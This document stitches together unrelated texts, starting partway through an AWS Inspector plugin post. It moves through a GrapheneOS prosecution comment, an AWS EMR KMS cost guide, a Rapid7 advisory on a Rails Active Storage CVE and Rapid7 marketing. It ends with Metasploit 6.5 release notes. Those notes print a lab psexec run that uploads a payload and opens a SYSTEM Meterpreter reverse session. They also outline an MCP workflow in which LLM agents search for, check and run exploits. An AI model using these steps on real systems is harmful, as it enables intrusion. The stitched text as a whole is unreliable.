This is expected behavior, not an error. The SBOM is still generated correctly, the component is still tracked, and the source_path tells you exactly which file produced it. If and when Amazon Inspector adds advisory coverage for the ecosystem, the same SBOM will start producing vulnerability findings without any change to your plugin. For ecosystems Inspector already supports, plugin-generated components are indistinguishable from components produced by built-in scanners.
First class IDE support
We care about productivity and efficiency when writing plugins. Writing Lua without modern conveniences such as autocomplete isn’t fun, so every plugin project scaffolded with the plugin new command ships with a library/sbomgen.lua definition file and a .vscode/settings.json that automatically wires it up to the Lua Language Server extension for VS Code.
For code completion and IDE support, first install the sumneko.lua extension, open your plugin project in VS Code, and every sbomgen.* function will get:
Parameter hints with types.
Hover documentation.
Autocomplete for constants (sbomgen.component_types.*, sbomgen.groups.*, sbomgen.platform.*).
Type checking on function calls.
Inline warnings when required fields are missing from push_package().
The same definition file makes plugin development work well with AI coding assistants. The types and documentation are embedded in a form that tools can read, so assistants can generate correct plugin code with far less monitoring than writing against a raw language would require.
A safe foundation
Plugins run real code inside the same process as inspector-sbomgen, so we designed the execution environment to keep that code stable and security-hardened. Every Lua plugin runs in an isolated sandbox. Every Lua virtual machine (VM) has access to a restricted subset of the Lua standard library to ensure only safe operations are permitted:
No direct filesystem access. The Lua io library isn’t loaded. All file operations go through sbomgen.* functions, which route through sbomgen’s internals so your plugin behaves identically whether it’s scanning a directory on disk, a container image, a compressed archive, or a mounted volume.
No subprocess execution or environment mutation. The Lua os library is blocked, so plugins can’t spawn processes, modify environment variables, or touch files outside the artifact.
No VM introspection. The Lua debug library is blocked.
No unbounded code loading.dofile, loadfile, and loadstring are removed. require() is available but restricted to the plugin’s own directory tree, so plugins can share helper modules with themselves but cannot load code from other plugins or system paths.
If a plugin raises an unhandled Lua error, inspector-sbomgen logs a warning and continues with the next file or plugin; one faulty plugin does not prevent other plugins from running. Plugins never override inspector-sbomgen’s built-in package collectors. Every plugin must declare a unique name. If a custom plugin uses a name that’s already claimed by an official built-in plugin, the custom plugin is skipped with a warning. Built-in plugins always take precedence, so a custom plugin can never silently replace or shadow the tool’s own detection behavior.
Whether you’re adding support for an internal lockfile format, prototyping detection for a new open source ecosystem, or replacing a home-grown scanner with something your whole organization can run at scale, the plugin system is designed to make the path from idea to working SBOM as short as possible. We can’t wait to see what you build with it. If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
He’s being prosecuted for giving border officials a code that wiped his phone:
The case centers on a feature included in GrapheneOS, a custom Android operating system that runs in place of the software on most modern Google Pixel devices. Tunick’s attorneys confirmed GrapheneOS was running on his phone.
The software feature allows the device owner to set a passcode that deliberately wipes the contents of that device if entered instead of the user’s unlock passcode.
Tunick’s case also raises ongoing questions about what constitutional rights can be invoked at the border, which the U.S. government has long asserted is not U.S. soil until a person is authorized to enter.
GrapheneOS is completely legal. We have no obligation to weaken any of the security protections it provides. Creating and using GrapheneOS is strongly protected by the US constitution. Laws attempting to make it illegal or require weakening the security would be unconstitutional.
It’s hard to know how much the Constitution matters in the US right now.
Modern organizations processing vast amounts of data on Amazon EMR with Apache Spark face a growing cost challenge. As the number of encrypted Amazon Simple Storage Service (Amazon S3) objects grows, AWS Key Management Service (AWS KMS) decrypt API calls multiply rapidly, driving up operational costs. Consider a retail organization processing hundreds of terabytes of customer transaction data daily in S3 encrypted with AWS KMS. Each Spark task accessing an encrypted S3 object triggers an AWS KMS decrypt API call. At scale, these calls accumulate into significant and often unexpected cost increases. This is especially true for workloads that require key auditability and cannot switch to S3 Bucket Keys. S3 Bucket Keys reduce AWS KMS request costs by decreasing the number of calls from S3 to AWS KMS. However, S3 Bucket Keys limit per-object key auditability in AWS CloudTrail, which might not meet the compliance requirements of some organizations.
This post introduces practical techniques to reduce AWS KMS decrypt costs. You can reduce API call volume and lower costs without compromising encryption. It covers three techniques: optimizing file formats (including Apache Iceberg), aggregating data, and using AWS Glue Data Catalog partition indexes.
Optimization techniques
The following sections describe three techniques you can apply independently or together to reduce the number of AWS KMS decrypt API calls.
Use data aggregation
Data aggregation reduces redundant AWS KMS decrypt API calls by consolidating smaller files into larger blocks. When Spark reads many small files from S3, each file triggers its own decrypt call. By combining multiple small files into fewer, larger files, you can reduce the total number of AWS KMS API invocations. This technique is effective for read-heavy workloads that involve numerous small files stored on S3.
You can use AWS CloudTrail to monitor changes in API call frequency and validate the effectiveness of data aggregation in reducing costs.
Step 1: Benchmark baseline performance
Before applying optimizations, establish baseline metrics to quantify improvements.


The following figure shows the number of AWS KMS Decrypt API calls captured in AWS CloudTrail. Use these baseline metrics to compare against optimized results in subsequent steps.

The following figure shows the AWS CloudTrail logs after reading the aggregated data.
AWS CloudTrail logs in Amazon Athena showing AWS KMS Decrypt API call count after data aggregation
CloudTrail metrics comparison
Track the number of API calls and observe the direct impact of data aggregation on reducing AWS KMS decrypt API calls for the same amount of data.
The following figure compares the AWS KMS Decrypt API call count before and after data aggregation for the same dataset.
AWS KMS Decrypt API call comparison before and after data aggregation
Aggregating small files into fewer large files reduces decrypt calls and shortens load time.
Optimize file formats and compression
Selecting appropriate file formats and applying compression minimizes the amount of data read from S3 and the number of AWS KMS decrypt operations.
Columnar formats (Parquet/ORC)
Columnar file formats like Parquet and ORC let Spark read only the required columns for analysis, which improves performance for analytical queries. For example, you can convert raw CSV data to Parquet to benefit from better I/O efficiency and query optimization.
df = spark.read.format("csv") \
    .option("header", "true") \
    .option("inferSchema", "true") \
    .load("s3://emr-kms-demo/data/")

# Set compression for Parquet files
spark.conf.set("spark.sql.parquet.compression.codec", "snappy")

df.write.format("parquet").save("s3://amzn-s3-demo-bucket/parquet-data/")
Iceberg format
Apache Iceberg is a modern table format designed for large-scale analytic datasets. It supports schema evolution, snapshot isolation, and time travel, making it an excellent choice for data lakes on S3. When used with PySpark, Apache Iceberg simplifies data management by automatically optimizing file layouts, handling partitions, and integrating with Spark catalogs.
The following PySpark example uses Iceberg with Amazon EMR and S3:
df = spark.read.format("csv") \
    .option("header", "true") \
    .option("inferSchema", "true") \
    .load("s3://amzn-s3-demo-bucket/data/")

spark.conf.set("spark.sql.parquet.compression.codec", "snappy")

# Write data to Iceberg table
df.writeTo("iceberg_from_emr_data").using("iceberg").create()

# Read from Iceberg table
spark.read.table("iceberg_from_emr_data").show()
Compression
Using compression reduces data size and speeds up reads and writes between S3 and Spark. Note: ZSTD is the recommended and default compression codec for Iceberg, offering better compression ratios. For this demonstration, we use Snappy to illustrate the concept.
Compression not only minimizes I/O and network overhead but also accelerates job execution in distributed Spark environments.
CloudTrail comparison on API calls

The following figure shows the reduction in AWS KMS Decrypt API calls when using optimized file formats with compression.
AWS KMS Decrypt API calls on optimized file formats with compression

The following table illustrates the reduction in AWS KMS decrypt calls when moving from raw, uncompressed CSV data to optimized Parquet files with compression enabled.
AWS KMS Decrypt API call comparison for CSV and compressed Parquet with Snappy
AWS Glue Data Catalog partition index
Partitioning data helps Spark jobs retrieve subsets of relevant data, reducing scan ranges, and decrypt operations. Using AWS Glue Data Catalog partition indexes reduces scanning overhead and the number of AWS KMS API calls.
Without a partition index, when Spark queries a partitioned table, AWS Glue Data Catalog returns all partitions by calling the GetPartitions API. Spark then reads every S3 object across all returned partitions. Because each S3 object is individually encrypted, Spark must call the AWS KMS Decrypt API once per object. More objects mean more decrypt calls and higher costs. With a partition index, AWS Glue performs server-side partition filtering, returning only matching partitions.
Step 1: Baseline query without partition index
Using an Amazon EMR Spark job:
spark.sql("SELECT * FROM default.`kms-demoevents` WHERE year='2000' AND month='04'").count()
Then check CloudTrail for the kms:Decrypt call count.
The following figure shows the AWS KMS Decrypt API call count when running the baseline query without a partition index. Spark scans all partitions, resulting in a higher number of decrypt calls.
AWS KMS Decrypt API call count without a partition index
Step 2: Add partition index and rerun the baseline query from Step 1
In the AWS Management Console or through the AWS Command Line Interface (AWS CLI), create partition indexes and rerun the same baseline query from Step 1. Create partition indexes on the year and month columns. Then check CloudTrail for the kms:Decrypt call count.
The following figure shows the AWS KMS Decrypt API call count after adding a partition index. With the partition index, AWS Glue filters partitions server-side, resulting in fewer S3 objects read and fewer decrypt calls.
AWS KMS Decrypt API call count with a partition index
Conclusion
Optimizing EMR Spark jobs ensures cost-effective and efficient processing of encrypted data at scale. S3 Bucket Keys is the most effective way to reduce AWS KMS Decrypt API calls. The techniques covered in this post are additional optimizations that you can use together with S3 Bucket Keys for further cost reduction. You can also use them independently when S3 Bucket Keys cannot be used because of per-object auditability requirements in CloudTrail. Start implementing these strategies today to improve your Spark workload efficiency and achieve cost savings.
We welcome your feedback. If you have questions or suggestions about this post, leave a comment below.
On July 29, 2026, the Ruby on Rails project published a security advisory for CVE-2026-66066, a critical vulnerability affecting Active Storage image processing when used in conjunction with the libvips image processing library. The vulnerability has a CVSSv4 score of 9.5 and is classified as Initialization of a Resource with an Insecure Default (CWE-1188). An unauthenticated attacker may be able to leverage CVE-2026-66066 and read files accessible to the Rails application process, potentially exposing secrets that could enable remote code execution (RCE) or access to connected systems.
An application is affected when it uses libvips for Active Storage image processing and accepts image uploads from untrusted users. Rails notes that generating image variants is not a separate requirement for exposure. Vips is the default Active Storage variant processor for applications configured with Rails 7.0 or later defaults. According to Ethiack, only the Vips processor is affected; applications using Magick are not affected through the reported vector.
As of July 30, 2026, Rapid7 is not aware of exploitation in the wild. Ethiack and GMO Flatt Security, who independently reported the vulnerability, have withheld proof-of-concept code and details of the full attack chain. Public code claiming to exploit CVE-2026-66066 exists, but it is unclear how closely it corresponds to the full attack chain reported privately to Rails. According to the Rails Security Announcement, additional details will be disclosed no later than August 28, 2026. Rapid7 recommends remediating affected applications on an urgent basis, outside of normal patch cycles.
Technical overview
libvips uses operations to load and save image formats, including operations backed by third-party libraries. Some are marked “unfuzzed” or “untrusted” because they are unsafe for untrusted content. According to Rails, Active Storage did not disable these operations before processing user-supplied files, which may allow a crafted upload to trigger an unsafe operation and disclose files readable by the application.
The Rails patch that remediates CVE-2026-66066, disables untrusted operations during Active Storage initialization. When ruby-vips is installed, patched versions prevent the application from starting if ruby-vips or libvips is too old to support that protection.
Mitigation guidance
Organizations running affected Ruby on Rails applications should upgrade to a fixed Active Storage release and ensure libvips is 8.13 or later. Updating Rails or Active Storage alone is not sufficient when an older libvips version is installed.
The Rails advisory identifies patched Active Storage releases 7.2.3.2, 8.0.5.1, and 8.1.3.1. The corresponding Rails releases are:
Rails branch
Affected versions
Fixed version
Rails 7.x
7.0.0 through 7.2.3.1
7.2.3.2
Rails 8.0.x
8.0.0 through 8.0.5
8.0.5.1
Rails 8.1.x
8.1.0 through 8.1.3
8.1.3.1
Ethiack reports that Rails 6.0.0 through 6.1.7.10 may also be affected when Active Storage is configured to use Vips; Rails 6.x does not use Vips by default. Rails has not published a fixed 6.x release, so affected Rails 6.x applications should migrate to a supported fixed branch or apply the applicable workaround below.
When ruby-vips is installed, organizations should ensure it is 2.2.1 or later. Rails advises affected organizations to replace secret_key_base and other secrets accessible to the application process, including the Rails master key and the credentials it decrypts, storage service credentials, database credentials, and third-party service tokens or keys. Replacing secret_key_base expires active sessions and affects encrypted and signed cookies, signed global IDs, and Active Storage URLs.
As a temporary workaround on libvips 8.13 or later, organizations can set VIPS_BLOCK_UNTRUSTED or, with ruby-vips 2.2.1 or later, call Vips.block_untrusted(true) from an initializer. For libvips versions earlier than 8.13, Rails states that the only workaround is to remove the libvips dependency.
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-66066 with vulnerability checks expected to be available in the July 31 content release.
IDC has named Rapid7 a Leader in the 2026 Worldwide Managed Detection and Response Service for Midmarket 2026 Vendor Assessment (Doc #US52992326, July 2026). We believe this recognition and research highlights where MDR is heading.
Many security programs are still built around a reactive sequence of detect, triage, and respond, but the timelines surrounding modern attacks have changed too quickly for that model to hold up on its own. Time-to-exploit has dropped from two years to 22 hours, while eCrime breakout time now sits at 29 minutes. In an environment like that, a program moving at human speed across siloed data, cannot keep pace. Rapid7’s view is that MDR must evolve accordingly, which is why we have been building toward a more preemptive security model.
What the IDC MarketScape said
The IDC MarketScape evaluation examined vendors across technical capability, service delivery, and strategic vision and two of IDC comments about Rapid7 stand out for us:
First, on how Rapid7’s MDR works differently:
“Rapid7’s Preemptive MDR model, which natively integrates vulnerability context, asset criticality, and attack path data directly into the analyst investigation workflow, provides a structurally differentiated detection approach that connects threat activity to underlying exposure in real time.”
This is the core of what we’ve built. Exposure management and detection and response work in our Command Platform’s unified data mesh, which means exposure context shapes what threats get surfaced, while active threat monitoring improves how exposure is prioritized. That connection is a meaningful part of how Rapid7 approaches MDR today.
Second, comments on threat intelligence:
“The combination of [Rapid7] Project Lorelei honeypot intelligence and Project Sonar internet-wide exposure data provides proprietary threat intelligence sources that are not replicated by other providers in the market.”
This threat intelligence is fueled by Rapid7 Labs, our dedicated global threat research and intelligence division, which constantly analyzes the global attack surface. Project Sonar catalogs public internet exposure, and Project Lorelei is our global network of honeypots that catches live attacker traffic. Together, they give Rapid7 a proprietary source of intelligence that feeds directly into detection engineering and investigation workflows.
Where MDR is heading next:
The recognition is important to us, but the more useful question is where MDR is heading and how Rapid7 is building for that shift. We are actively deploying autonomous AI agents in our Agentic SOC to handle the first hour of forensic investigation, including volatile memory collection, identity flow correlation, and initial triage before a human analyst opens the case. In practical terms, that is what responding at machine speed starts to look like inside a modern SOC.
Our MDR offering, Managed Threat Complete, includes unlimited incident response and a $1M Breach Protection Warranty, adding a stronger level of accountability for organizations that want MDR outcomes backed by both service depth and financial protection.
Read IDC’s full evaluation of Rapid7 here. If you’re evaluating your MDR approach, we’d like to show you what preemptive security could look like in your environment.
oday we’re proud to announce that Metasploit Framework version 6.5 has been released. Over the past two years, with the help of countless contributors, we’ve added 422 new modules along with a whole slew of new features.
Malleable C2 Profiles for HTTP
One of the latest and most requested features is support for Malleable C2 profiles across all current Meterpreter payloads. This feature enables users to load a standard profile into Meterpreter and change the shape of its HTTP(S) traffic. All Meterpreters, including Windows, Java, Python, PHP and Linux, have been updated with this functionality. Due to the size restrictions on staged payloads, staged payloads will only use the Malleable C2 configuration once the stage has been loaded. Since stageless payloads skip the download phase, they immediately use the Malleable C2 configuration.
When a compatible payload has been selected, the user only needs to set the MALLEABLEC2 option to the profile on disk. The syntax for profiles is the same as in other tools which ensures that Metasploit is capable of loading publicly available profiles. While not all of the directives are currently in use, additional improvements will be made in the future.
In the following example, an HTTP Meterpreter is deployed with a profile to emulate browsing Amazon.
msf exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter_reverse_http
PAYLOAD => windows/x64/meterpreter_reverse_http
msf exploit(windows/smb/psexec) > set MALLEABLEC2 amazon.profile
MALLEABLEC2 => amazon.profile
msf exploit(windows/smb/psexec) > run
[*] Started HTTP reverse handler on http://192.168.159.128:8081/
[*] 192.168.159.10:445 - Connecting to the server...
[*] 192.168.159.10:445 - Authenticating to 192.168.159.10:445 as user 'smcintyre'...
[!] 192.168.159.10:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.159.10:445 - Uploading payload... BqjvmNxF.exe
[*] 192.168.159.10:445 - Created \BqjvmNxF.exe...
[+] 192.168.159.10:445 - Service started successfully...
[*] 192.168.159.10:445 - Deleting \BqjvmNxF.exe...
[*] http://192.168.159.128:8081/ handling request from 192.168.159.10; (UUID: lh15pukd) Redirecting stageless: URI '/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books' with UA 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko' -> UUID NjFswaV1VEGJ1ojU44aMCAHc2CTIr56KDkzFLcyRHZ8Go9fwFFaBp8QSiN6WYHoH5j-Oz81kEMXA9tYzxcpvs5e
[*] http://192.168.159.128:8081/ handling request from 192.168.159.10; (UUID: lh15pukd) Attaching orphaned/stageless session...
[*] Meterpreter session 3 opened (192.168.159.128:8081 -> 192.168.159.10:49853) at 2026-07-09 16:34:39 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MSFLAB
Logged On Users : 9
Meterpreter     : x64/windows
meterpreter >
For more information, usage instructions, and what profile verbs are supported, see the Malleable C2 documentation.
Metasploit Framework 6.5 Release – MCP Server
Metasploit 6.5 introduces the Metasploit MCP Server (msfmcpd), a new middleware layer designed to facilitate secure, structured interactions between AI applications and the Metasploit Framework. By leveraging the Model Context Protocol, the server exposes 16 standardized tools—ranging from complex reconnaissance queries to active session management—allowing users to integrate Metasploit’s powerful capabilities directly into AI-driven environments like Claude or Cursor.
Toolset Categorization
The toolset is partitioned into two distinct categories to prioritize operator oversight:
Read-Only Tools: These 12 tools are available by default and provide deep access to the Framework’s intelligence. This includes modules for searching available exploits, querying discovered host/service data, retrieving stored credentials, and monitoring active jobs or sessions. These tools allow an LLM to provide situationally aware advice without modifying the state of the target environment. Perfect for use in sensitive environments where full AI autonomy is barred.
Dangerous Tools: To ensure safety, these 4 high-impact tools are disabled by default. This class includes methods for executing modules, using module checks, stopping sessions, and writing data to interactive sessions (like Meterpreter). To leverage these for automated exploitation, operators must explicitly enable them via CLI flag (–enable-dangerous-actions), environment variable, or configuration key.
Example LLM Workflow
With the MCP server configured, an LLM agent can automate parts of the penetration testing and vulnerability validation lifecycle. A typical workflow might look like this:
Reconnaissance: The LLM uses msf_host_info and msf_service_info to identify potential targets and msf_search_modules to find relevant exploits matching the target’s service versions.
Validation: Upon selecting a module, the agent calls msf_module_check (if enabled) to assess the target’s susceptibility without triggering a full exploit attempt.
Exploitation: If the check confirms vulnerability, the agent proceeds with msf_module_execute, passing the necessary datastore options.
Interaction: Once a session is established, the agent uses msf_session_list to verify the connection and msf_session_read to parse session output, allowing it to interpret the environment and potentially msf_session_write commands to further the engagement.
